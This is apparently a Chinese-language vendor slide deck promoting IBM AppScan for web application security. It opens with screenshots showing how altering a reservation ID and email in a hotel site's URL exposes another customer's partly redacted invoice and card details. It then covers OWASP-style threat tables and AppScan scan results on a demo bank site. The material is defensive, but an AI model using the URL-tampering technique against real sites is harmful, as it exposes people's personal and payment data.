Done Internet 100%

可直接讀取其他人的交易內容-授權機制有嚴重漏洞

Hotel Reservation Online - Transaction Slip 2001200 - Windows Internet Explorer

https://www.[redacted]/receipt.php?reserID=2001200&email=1

Hotel Reservation Online

Dear [redacted], Justin,

As a result of your reservation 2001200 at the hotel Nikko Resort And Spa / Bali / Indonesia for 5 nights (from Jan 18 2006 to Jan 23 2006) [redacted], we processed a credit card transaction on Jan 03, 2006. The credit card transaction was successful. The details of your transaction are as follows:

Reservation number: 2001200
Card Holder Name: Justin [redacted]
Credit/Debit Card: xxxx-xxxx-xxxx-4688
Expiration Date: 08/2007
Amount: 506.61 USD
Date: Jan 03, 2006

Billed as: [redacted]
You can print this transaction slip
Please note that this is not an invoice. An invoice will be issued 10 days after your check-out date.
[You can get your invoice following this link](#)

We hope you will have a nice stay at this hotel!
We are looking forward to making a new reservation for you!
With our thanks,

https://www.[redacted]/invoice.php?reserID=2001200&email=[redacted]@hotmail.com

成功顯示出其他客戶的交易明細
包含正確的E-mail

取得他人發票內容

Hotel Reservation Online - Invoice 2001200 - Windows Internet Explorer

invoice.php?reserID=2001200&email=[REDACTED]@hotmail.com

Hotel Reservation Online - Invoice 200...

看到發票，該客戶的地址、聯絡電話等資料都一覽無遺

To [REDACTED], Justin
Company
Address 23 [REDACTED] St, [REDACTED], Australia
Phone 61 [REDACTED]

RECEIPT / TAX INVOICE #2001200

Date Jan 30 2006

Description	Nights	Rate	Amount
Booking reference 2001200 at hotel : Nikko Resort And Spa / Bali / Indonesia			
Period : From Jan 18 2006 to Jan 23 2006 (5 night(s))			
Ocean View Room, Breakfast Included 2 adult(s), 0 child(ren), 0 infant(s)	5	138	690.00 AUD
TOTAL AMOUNT			506.61 USD


The Payment, billed as [REDACTED], was received by credit card, on Jan 03, 2006, to our account from [REDACTED]:

Card Holder Name Justin [REDACTED]
Credit/Debit Card xxxx-xxxx-xxxx-4688
Expiration Date 08/2007

We hope you had a nice stay at this hotel !
We are looking forward to making a new reservation for you !
With our thanks,

Done Internet 100%

事實：駭客主攻防禦薄弱的地方



程式自我保護最安全！

75% 的駭客攻擊是針對**Web**應用程式而來的

2/3 的**Web**應用程式是具有嚴重漏洞的

Gartner

真的！

Sources: Gartner, Watchfire

Broadcast Yourself™

[India](#) | [English](#)

Home

Videos

Channels

Search

“application hacking” video results 1 - 20 of about 1,490

Videos
Channels
Playlists

Sort by:
 Relevance ▼

Uploaded:
 Anytime ▼

Type:
 All ▼

	<p>Hacking Internet Banking Applications</p> <p>Source: http://video.hitb.org/2005.html The general public sentiment is that the banks, having always been the guardians ... (more)</p>	<p>Added: 8 months ago From: pefilm Views: 5,293 ★★★★★ 07:40</p>
	<p>How to hack pets facebook application</p> <p>Click more http://rapidshare.com/files/47568660/hackpetsfinal.wmv Original video, (much clearer and sounds normal) Easy ... (more)</p>	<p>Added: 1 year ago From: lvmeupto100 Views: 24,283 ★★★★★ 01:48</p>
	<p>How to download Hacking Application</p> <p>This video is a part of http://www.youtube.com/watch?v=_cl-zZKxklo this video and http://www.youtube.com/watch?v=... (more)</p>	<p>Added: 3 months ago From: utubevideos00 Views: 9,607 ★★★★★ 02:42</p>
	<p>How to Hack Facebook</p> <p>Detailed Instructions Below: Tool needed: Internet Browser (I used firefox with google toolbar) Facebook Account Mood ... (more)</p>	<p>Added: 1 year ago From: tonyls09 Views: 428,275 ★★★★★ 04:28</p>

Playlist Results for **application hacking**

[frienster.myspace.facebook hackers](#) (15 Videos)

hacking friendster #PART 1

hacking friendster #PART 2

Myspace Account Hacking

Play all videos

Updated: 3 days ago
 From: [kisszha](#)

	<p>Hacking SQL Server</p> <p>In this presentation at the Jacksonville SQL Server Users Group, Bayer White playS the part of a developer protecting his ... (more)</p>	<p>Added: 1 year ago From: dbaguyjax Views: 44,917 ★★★★★ 09:53</p>
--	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

應用程式攻擊=各種公司營運問題

應用程式威脅	可造成的影響	範例
Cross Site scripting	竊取機密資料、盜用帳號或Session、在使用者電腦執行惡意程式	駭客冒用合法的使用者，操作其帳戶
Injection Flaws	駭客可以對後端系統如DB, LDAP等進行操作	駭客存取資料庫，盜取或修改資料
Malicious File Execution	在伺服器上執行shell commands，最嚴重可到完全控制	網站被修改成把所有的互動資訊導到駭客那邊
Insecure Direct Object Reference	駭客可以存取機密的檔案或資源	Web系統直接傳回機密檔案的內容到駭客的電腦
Cross-Site Request Forgery	駭客可以冒用受信賴的使用者進行其被授權的行動	駭客進系統把客戶的錢轉到自己的帳戶

應用程式威脅	可造成的影響	範例
Information Leakage and Improper Error Handling	系統回應的資訊太過“豐富”，提供駭客進一步攻擊的最佳指引	系統在錯誤訊息中提供了詳細的資料庫錯誤訊息，對一般使用者沒有意義，卻提供了駭客進行SQL injection時最佳的回應資訊
Broken Authentication & Session Management	Session tokens 沒有被保護或是適當地無效化，以致被竊取使用	Hacker使用竊來的Session ID，輕易地接續使用受害使用者的Session
Insecure Cryptographic Storage	薄弱的保密技術讓駭客輕易的可以破解	機密資料(如SSN, Credit Cards)被駭客解密後竊取使用
Insecure Communications	機密的資訊未經任何加密，在不安全的通道傳輸，可以輕易取得冒用	駭客很容易地在http傳輸協定中取得未加密的登入資訊，直接拿去冒用
Failure to Restrict URL Access	駭客可以存取未經授權的資源	駭客不經過登入就存取管理者專用的頁面

不能再輕忽應用程式面的安全問題了！

- **Web應用程式已經成為駭客的首要目標！**
 - 75% 的攻擊瞄準了Web應用程式
- **大部分的Web站台或多或少都有漏洞：**
 - 90% 的站台具備應用程式漏洞，且78%具備容易被駭客利用的應用程式漏洞
 - 預估在2010年前，80%的組織將經歷過應用程式的資安事件
- **Web應用程式對駭客來說是很有價值的攻擊標的：**
 - 竊取個人資料、竊取信用卡資訊、竊取帳號、詐欺、放置惡意程式等等。
- **資安事件對於公司的商譽、客戶關係和業務發展有著深遠的影響**
 - 未來甚至要有大筆實質罰款
- **政府、業界要求符合的規範愈來愈多：**
 - 個人資料保護法
 - ISO 27001、資訊安全管理制度(ISMS)、支付卡行業標準(PCI)、沙賓法案等

企業面臨的難題

- 組織內的資安專家/設備多focus在infrastructure
- Web系統功能愈來愈多，架構愈來愈複雜，時程壓力又大，程式人員往往不瞭解/忽視安全問題
- 即使被告知應用系統漏洞，可能也不曉得從何處理起
- 處理Web應用程式安全問題變成上線的瓶頸
- 無法密集委外檢測Web應用程式是否有新的漏洞
- 難以確認網站是否符合政府/產業資安法規
- 委外開發的Web應用程式，難以驗收其安全性

AppScan 簡介

■ (What) AppScan是什麼？

- AppScan是一套自動化弱點掃描工具，用來檢測Web應用程式的安全性，找出應用系統的資安漏洞，並一一提供詳盡的處理建議。


■ (Why) 為什麼需要用AppScan？

- 簡化發現與修復Web應用程式安全性問題的工作，降低維護資訊安全的成本。

■ (How) AppScan如何辦到的？


- 模擬各種駭客攻擊的手法(1400種且持續增加)，以無害的方式去測試運行中的Web應用程式，根據系統的回應，判斷系統是否存在各種安全性問題，並按照問題的輕重緩急順序，提供可立即處理問題的建議做法。

整個軟體開發的生命週期中皆可應用



開發，不只玩真的！

使用步驟簡單，1-2-3 !!!!



開發，不只玩**具**的！

龐大的攻擊手法資料庫

掃描配置

探索

- URL 與伺服器
- 登入管理
- 環境定義
- 排除路徑和檔案
- 探索選項
- 參數與 Cookie
- 自動表單填入
- 錯誤頁面
- 多步驟作業
- 內容型結果

連線

- 通訊與 Proxy
- 平台鑑別

測試

- 測試原則
- 測試選項
- 專用權升級

服務模組

- Scan Expert
- Result Expert

一般作業

- 匯出成範本
- 載入範本
- 回復為已儲存

說明(H)

測試原則 自訂

WASC 威脅分類: 要尋找的類型

WASC 威脅分類	嚴重性	使用 CVSS	類型
<input checked="" type="checkbox"/> 用戶端攻擊：內容盜用			
<input checked="" type="checkbox"/> 用戶端攻擊：跨網站 Scripting			
<input checked="" type="checkbox"/> 指令執行：LDAP 注入			
<input checked="" type="checkbox"/> 指令執行：OS 接管			
<input checked="" type="checkbox"/> 指令執行：SQL 注入			
<input checked="" type="checkbox"/> 指令執行：SSI 注入			
<input checked="" type="checkbox"/> Matt Wright: Guestbook.pl 伺服器端	高	是	基礎架構
<input checked="" type="checkbox"/> 擷取伺服器端索引檔案	高	是	應用程式
<input checked="" type="checkbox"/> 指令執行：XPath 注入			
<input checked="" type="checkbox"/> 指令執行：格式字串攻擊			
<input checked="" type="checkbox"/> 指令執行：緩衝區溢位			
<input checked="" type="checkbox"/> 授權：未充分設定階段作業有效期			
<input checked="" type="checkbox"/> 授權：授權不足			
<input checked="" type="checkbox"/> 授權：階段作業固定			

編輯 重設為預設值

諮詢 修正建議

- 嚴重性: 高
- 類型: 基礎架構測試
- WASC 威脅分類: 指令執行：SSI 注入
- CVE 參照: [CAN-2009-1053](#)
- 安全風險: 有可能在

可能原因

網站上安裝了有漏洞的 SSI 物件。

技術說明

WASC 威脅分類

- 用戶端攻擊：內容盜用
- 用戶端攻擊：跨網站 Scripting
- 指令執行：LDAP 注入
- 指令執行：OS 接管
- 指令執行：SQL 注入
- 指令執行：SSI 注入
- 指令執行：XPath 注入
- 指令執行：格式字串攻擊
- 指令執行：緩衝區溢位
- 授權：未充分設定階段作業有效期
- 授權：授權不足
- 授權：階段作業固定
- 授權：認證/階段作業預測
- 資訊揭露：可預測的資源位置
- 資訊揭露：目錄檢索
- 資訊揭露：資訊洩漏
- 資訊揭露：路徑遍訪
- 應用程式品質測試
- 應用程式隱私測試
- 鑑別：強制入侵
- 鑑別：鑑別不足
- 邏輯攻擊：功能濫用
- 邏輯攻擊：阻斷服務

**高達1450項且
持續更新中!!!**


確定(O)
取消(C)

Scan Expert:

根據網站特性建議調整掃描設定




簡單明瞭的使用者介面



真的!

找到的資安漏洞

排列依據：嚴重性 降冪

 我的應用程式'的 88 個安全問題 (771 個變式)

- +   盲目的 SQL 注入 (2)
-   跨網站 Scripting (9)
 - +   <http://demo.testfire.net/bank/customize.aspx> (2)
 - +   <http://demo.testfire.net/bank/login.aspx> (1)
 - +   <http://demo.testfire.net/bank/transfer.aspx> (2)
 - +   <http://demo.testfire.net/comment.aspx> (2)
 -   <http://demo.testfire.net/search.aspx> (1)
 -  **txtSearch**
 - +   <http://demo.testfire.net/subscribe.aspx> (1)
- +   未加密的登入要求 (3)
- +   目錄清單 (1)
- +   找到資料庫錯誤型樣 (13)
- +   找到機密檔案 (1)
- +   偽造跨網站要求 (9)
- +   不適當地封鎖帳戶 (1)

【開發者大會】

開發，不只玩**真的**！

資安漏洞線上教學

跨網站 Scripting

❖ **嚴重性:** ❗ 高

❖ **類型:** 應用程式層次測試

❖ **WASC 威脅分類:** [用戶端攻擊：跨網站 Scripting](#)

❖ **CVE 參照:** N/A

❖ **安全風險:** 有可能竊取或操作客戶階段作業和 Cookie，其可能用來假冒合法的使用者，讓駭客可以檢視或變更使用者記錄，以及以該使用者的身分來執行交易

▼ **可能原因**
未正確地消毒使用者所輸入的危險字元

▶ **技術說明**

▼ **受影響的產品**
這個問題可能會影響不同類型的產品。

▼ **參照和相關鏈結**

- [CERT 諮詢 CA-2000-02](#)
- [「Microsoft 如何：防止跨網站 Scripting 安全問題 \(Q252985\)」](#)
- [「Microsoft 如何：防止 ASP.NET 中的跨網站 Scripting」](#)



The screenshot shows a video player interface. The main content area displays a slide with the IBM logo at the top right, the text 'IBM Software Group' below it, and the title 'Cross-Site Scripting' in the center. At the bottom of the slide, the 'Rational Software' logo is visible. The video player controls, including play, stop, and volume buttons, are visible on the right side.

【2009 IBM開發者大會】

開發，不只玩真的！

詳盡完整的補強建議

問題資訊 | 諮詢 | 修正建議 | 要求/回應

跨網站 Scripting

» 修正建議

- ▶ 一般
- ▶ Asp.Net
- ▶ J2EE
- ▼ PHP
 - ** 驗證輸入資料 :

雖然為了使用者的方便，可以在用戶端層提供資料驗證，但一律必須在伺服器層執行資料驗證。用戶端驗證原本就不安全，因為它們可以輕易略過，例如：停用 JavaScript。

好的設計通常需要 Web 應用程式架構提供伺服器端公用程式常式來驗證下列項目：

- [1] 必要欄位
- [2] 欄位資料類型（依預設，所有 HTTP 要求參數都是 String）
- [3] 欄位長度
- [4] 欄位範圍
- [5] 欄位選項
- [6] 欄位型樣
- [7] Cookie 值
- [8] HTTP 回應

【2009 IBM開發者大會】

開發，不只玩**真的**！

檢測出漏洞的證據...減少不必要的爭議

排列依據：嚴重性 降

我的應用程式'的 53 個安全

- [-] 跨網站 Scripting (7)
 - [-] http://demo.testfire.net
 - customize.aspx
 - lang
 - uid
 - [-] http://demo.testfire.net
 - [-] http://demo.testfire.net
 - [-] http://demo.testfire.net
- [+] HTTP 回應分割 (1)
- [+] 未加密的登入要求 (2)
- [+] 目錄清單 (2)
- [+] 偽造跨網站要求 (4)
- [+] HTML 註解機密性資訊
- [+] 未加密的 __VIEWSTAT

← 上一個 下一個 → 嚴重

問題資訊 諮詢

顯示在瀏覽器中 報告謬

變式： 顯示在瀏覽器中

POST /bank/login.aspx HTTP/1.1
 Content-Length: 67
 Accept: */*
 Accept-Language: en-US
 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0)
 Host: demo.testfire.net

💡 注入的 Script AppScan 似乎會包含在回應中。如果以下畫面顯示模擬產生注入 Script 的離現式畫面，即證明應用程式容易遭受「跨網站編寫 Script」的侵害。否則，如果要驗證這個漏洞：1) 開啓「要求/回應」標籤，然後按一下「顯示在瀏覽器中」，看看是否會出現離現式畫面。請注意，某些 Script 語法是瀏覽器專屬的，因此如果未離現注入的警示，請嘗試不同的瀏覽器（用滑鼠右鍵按一下瀏覽器 > 檢視來源 > 另存新檔...）。2) 檢查原始測試回應中警示 Script 的有效性。

呈現的測試回應

新視窗



模擬當這個頁面在瀏覽器中開啓時，會顯示的離現式畫面

Feedback | Search

開發，不只玩具的！

從處理問題的角度來看

URL 型 -

我的應用程式 (70)

- http://demo.testfire.net/ (70)
 - / (2)
 - comment.aspx (4)
 - default.aspx (1)
 - disclaimer.htm (1)
 - feedback.aspx (1)
 - high_yield_investments.htm
 - search.aspx (1)
 - servererror.aspx
 - subscribe.aspx (5)
 - subscribe.swf
 - survey_questions.aspx
 - admin (1)
 - altoro
 - bank (53)
 - images (1)
 - pr

儀表板 <<< >>>

問題嚴重性評估

問題總數：88

28	27	22	11

排列依據：優先順序 | 降冪

我的應用程式'的 70 個補救作業

- 分析用戶端程式碼並消毒其輸入來源 (1)
- 將登入認證變更為較強的組合 (1)
- 從使用者輸入篩除危險的字元 (20)
- 確定所存取的檔案位於虛擬路徑中，且具有特定副檔名；從使用者輸入移除特殊字元 (1)
- 在傳送機密性資訊時，一律使用 HTTP POST 方法 (3)
- 拒絕惡意要求 (9)
- 修改伺服器配置來拒絕目錄清單，並安裝最新可用的安全修補程式 (1)
- 從虛擬目錄移除任何不需要的檔案。(1)
- 在數次登入嘗試失敗之後，強制封鎖帳戶 (1)
- 修改 Web.Config 檔來加密 VIEWSTATE 參數 (3)
- 修改每一個 ASP.NET 頁面的內容，來簽章 VIEWSTATE 參數 (3)
- 停用 Microsoft ASP.NET 的除錯功能 (1)
- 從 HTML 註解移除機密性資訊 (3)

從使用者輸入篩除危險的字元

這項補救作業的設計是要解決下列安全問題：

- [1] HTTP 回應分割
- [2] SQL 注入
- [3] XPath 注入
- [4] 使用 SQL 注入略過鑑別
- [5] 盲目的 SQL 注入
- [6] 跨網站 Scripting
- [7] 找到資料庫錯誤型態

詳細資料

如果錯誤指出「SQL 注入」漏洞，請遵循下列準則：

若此問題的補救有關於對使用者輸入進行消毒...

開發，不只玩真的！

詳細安全問題

有漏洞的 URL : <http://demo.testfire.r>
此 URL 總計有 3 個安全問題

[1/3] SQL 注入

嚴重性： 高
測試類型： 應用程式
有漏洞的 URL : <http://demo.te>
補救作業： 從使用者輸入

變式 1/6 [ID=7238]

